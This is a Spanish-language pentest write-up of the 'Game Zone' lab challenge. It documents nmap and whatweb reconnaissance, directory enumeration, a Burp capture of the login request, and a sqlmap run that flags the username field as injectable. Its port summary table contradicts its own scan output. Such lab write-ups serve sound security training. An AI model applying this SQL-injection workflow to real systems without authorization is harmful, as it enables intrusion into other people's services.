	Informe de análisis de vulnerabilidades, explotación y resultados del reto Game Zone.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	18/11/2024	21/11/2024	1.0	MQ-HM-GAME ZONE	RESTRINGIDO

Informe de análisis de vulnerabilidades,
explotación y resultados del reto GAME ZONE.

N.- MQ-HM-GAME ZONE

Generado por:

Wilmar Beletzuy

Wilmarbg773@gmail.com

Especialista de Ciberseguridad, Seguridad de la Información

Fecha de creación:
18.11.2024


Índice

Tabla de contenido

1. Reconocimiento


Hacemos la conexión a la vpn

Empezamos haciendo ping a la maquina en línea para verificar si tenemos acceso



Verificamos que si tenemos acceso


Se realiza el escaneo con **nmap**



Revisaremos las versiones de los puertos encontrados

(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# nmap -p 22,80 -sV -sC -v 10.10.186.22 -oA services -n

```
┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# nmap -p 22,80 -sV -sC -v 10.10.186.22 -oA services -n
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-18 21:33 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating Ping Scan at 21:33
Scanning 10.10.186.22 [4 ports]
Completed Ping Scan at 21:33, 0.30s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:33
Scanning 10.10.186.22 [2 ports]
Discovered open port 80/tcp on 10.10.186.22
Discovered open port 22/tcp on 10.10.186.22
Completed SYN Stealth Scan at 21:33, 0.32s elapsed (2 total ports)
Initiating Service scan at 21:33
Scanning 2 services on 10.10.186.22
Completed Service scan at 21:33, 6.54s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.186.22.
Initiating NSE at 21:33
Completed NSE at 21:34, 9.05s elapsed
Initiating NSE at 21:34
Completed NSE at 21:34, 1.04s elapsed
Initiating NSE at 21:34
Completed NSE at 21:34, 0.00s elapsed
Nmap scan report for 10.10.186.22
```



PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 61ea89f1d4a7dca550f76d89c3af0b03 (RSA)
| 256 b37d72461ed341b66a911516c94aa5fa (ECDSA)
|_ 256 536709dcfffb3a3efbfecfd86d4127ab (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_http-title: Game Zone
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 21:34
Completed NSE at 21:34, 0.00s elapsed
Initiating NSE at 21:34
Completed NSE at 21:34, 0.00s elapsed
Initiating NSE at 21:34
Completed NSE at 21:34, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 18.23 seconds
Raw packets sent: 6 (240B) | Rcvd: 3 (116B)

IP, Puertos Sistema operativo

IP	10.10.186.22
Sistema Operativo	Linux
Puertos/Servicios	22, 82, 10000
Hostname	gamezone

2. Análisis de vulnerabilidades/debilidades


Empezamos usando la herramienta **whatweb**

```
┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# whatweb 10.10.186.22 -v
WhatWeb report for http://10.10.186.22
Status    : 200 OK
Title     : Game Zone
IP        : 10.10.186.22
Country   : RESERVED, ZZ

Summary   : Apache[2.4.18], Cookies[PHPSESSID], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], PasswordField[password]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.4.18 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/

[ Cookies ]
        Display the names of cookies in the HTTP headers. The
        values are not returned to save on space.

        String       : PHPSESSID
```


```
[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS              : Ubuntu Linux
        String          : Apache/2.4.18 (Ubuntu) (from server string)

[ PasswordField ]
        find password fields

        String          : password (from field name)

HTTP Headers:
        HTTP/1.1 200 OK
        Date: Tue, 19 Nov 2024 02:42:35 GMT
        Server: Apache/2.4.18 (Ubuntu)
        Set-Cookie: PHPSESSID=7sfls5iuiuntboha038nj2hu31; path=/
        Expires: Thu, 19 Nov 1981 08:52:00 GMT
        Cache-Control: no-store, no-cache, must-revalidate
        Pragma: no-cache
        Vary: Accept-Encoding
        Content-Encoding: gzip
        Content-Length: 1316
        Connection: close
        Content-Type: text/html; charset=UTF-8
```

Donde podemos encontrar mucha mas información sobre el sitio web

Procedemos analizando el puerto 80



Insepccionamos el código




```
1
2  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
3  <html xmlns="http://www.w3.org/1999/xhtml">
4  <head>
5  <meta http-equiv="Content-Type" content="text/html;charset=iso-8859-1" />
6  <title>Game Zone</title>
7  <link rel="stylesheet" href="style.css" type="text/css" media="screen" />
8  </head>
9  <body>
10 <div id="container">
11   <div id="body_image"> </div>
12   <div id="page_header">
13     <h1><span>Game Zone</span></h1>
14     <h3><span>Welcome to Game Zone</span></h3>
15     <div class="clearthis"> </div>
16   </div>
17   <div id="page_menu">
18     <ul>
19       <li class="online"><a href="#"><span>Online</span></a><span></span></li>
20       <li class="downloads"><a href="#"><span>Downloads</span></a><span></span></li>
21       <li class="community"><a href="#"><span>Community</span></a><span></span></li>
22       <li class="about"><a href="#"><span>About Zone</span></a><span></span></li>
23     </ul>
24   </div>
25   <div id="page_forms">
26     <div id="userlogin">
27       <div id="userlogin_header">
28         <h2><span>User Login</span></h2>
29       </div>
30       <form action="index.php" method="post">
31         <div id="field_username"> <strong><span>Log in:</span></strong>
32           <input type="text" name="username"/>
33         </div>
34         <div id="field_password"> <strong><span>Password:</span></strong>
35           <input type="password" name="password"/>
36         </div>
37     <div id="button_enter">
38           <input src="images/userlogin_enter.gif" alt="Enter" class="button" type="image"/>
39     </div>
40       </form>
41       <div id="userlogin_links"> <a href="#" id="register"><strong><span>Register >>></span></strong></a> <br />
42         <a href="#" id="notregister"><strong><span>Not Registered Yet?</span></strong></a> </div>
43     </div>
44     <div id="sitesearch_header">
45       <h2><span>Site Search</span></h2>
```

Encontramos la vulnerabilidad de directory listing

Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
_image01.gif	2019-08-14 08:26	7.8K	
_image02.gif	2019-08-14 08:26	9.3K	
_image03.gif	2019-08-14 08:26	6.2K	
_image04.gif	2019-08-14 08:26	8.1K	
content_background.gif	2019-08-14 08:26	83	
content_bgcolor.gif	2019-08-14 08:26	66	
content_header_bg.gif	2019-08-14 08:26	45	
header_background.gif	2019-08-14 08:26	514	
header_image.png	2019-08-14 08:26	76K	
header_welcome.gif	2019-08-14 08:26	1.4K	
menu_about.gif	2019-08-14 08:26	298	
menu_background.gif	2019-08-14 08:26	53	
menu_community.gif	2019-08-14 08:26	256	
menu_downloads.gif	2019-08-14 08:26	269	
menu_list_bg.gif	2019-08-14 08:26	793	
menu_online.gif	2019-08-14 08:26	203	
playnow_header.gif	2019-08-14 08:26	485	
reviews_header.gif	2019-08-14 08:26	695	
sitesearch_button.gif	2019-08-14 08:26	185	
sitesearch_header.gif	2019-08-14 08:26	443	
userlogin_enter.gif	2019-08-14 08:26	237	
userlogin_header.gif	2019-08-14 08:26	430	
userlogin_login.gif	2019-08-14 08:26	307	
userlogin_notregister.gif	2019-08-14 08:26	672	

Ejecutamos un script con nmap para http-enum


```
┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# nmap --script http-enum -p80 10.10.186.22
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-18 22:07 EST
Nmap scan report for 10.10.186.22
Host is up (0.26s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|_  /images/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'

Nmap done: 1 IP address (1 host up) scanned in 30.12 seconds
```

Procedemos a realizar Fuzzing
Usamos la herramienta dirb

```
┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# dirb http://10.10.186.22

-----------------

DIRB v2.22
By The Dark Raver

-----------------

START_TIME: Mon Nov 18 22:13:00 2024
URL_BASE: http://10.10.186.22/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.186.22/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: OPERATION TIMEOUT)

-----------------

END_TIME: Mon Nov 18 22:20:32 2024
DOWNLOADED: 1145 - FOUND: 0
```


No obtuvimos mayor información

Abrimos Burp Suite para verificar como se están procesando los datos en el formulario de la página




Donde podemos verificar que en las credenciales se añaden otros campos mas x & y


Procedemos a realizar la prueba de sql injection
Descargamos nuestra lista de sql



Usamos Burp Suite para realizar un ataque de fuerza bruta enviándole la lista de comandos sql que descargamos



En Burp Suite comprobamos que no encontró ninguna información importante



Usamos la herramienta **sqlmap**
Creamos un archivo llamado request donde copiamos el encabezado del payload

┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# nano request

```
┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# cat request
POST /index.php HTTP/1.1
Host: 10.10.186.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://10.10.186.22
Connection: close
Referer: http://10.10.186.22/index.php
Cookie: PHPSESSID=65055dkjggtqllb0cv6ck6gfs4
Upgrade-Insecure-Requests: 1

username=admin&password=admin&x=0&y=0
```

┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# sqlmap -r request –batch
Sql map nos indica el parámetro username es vulnerable

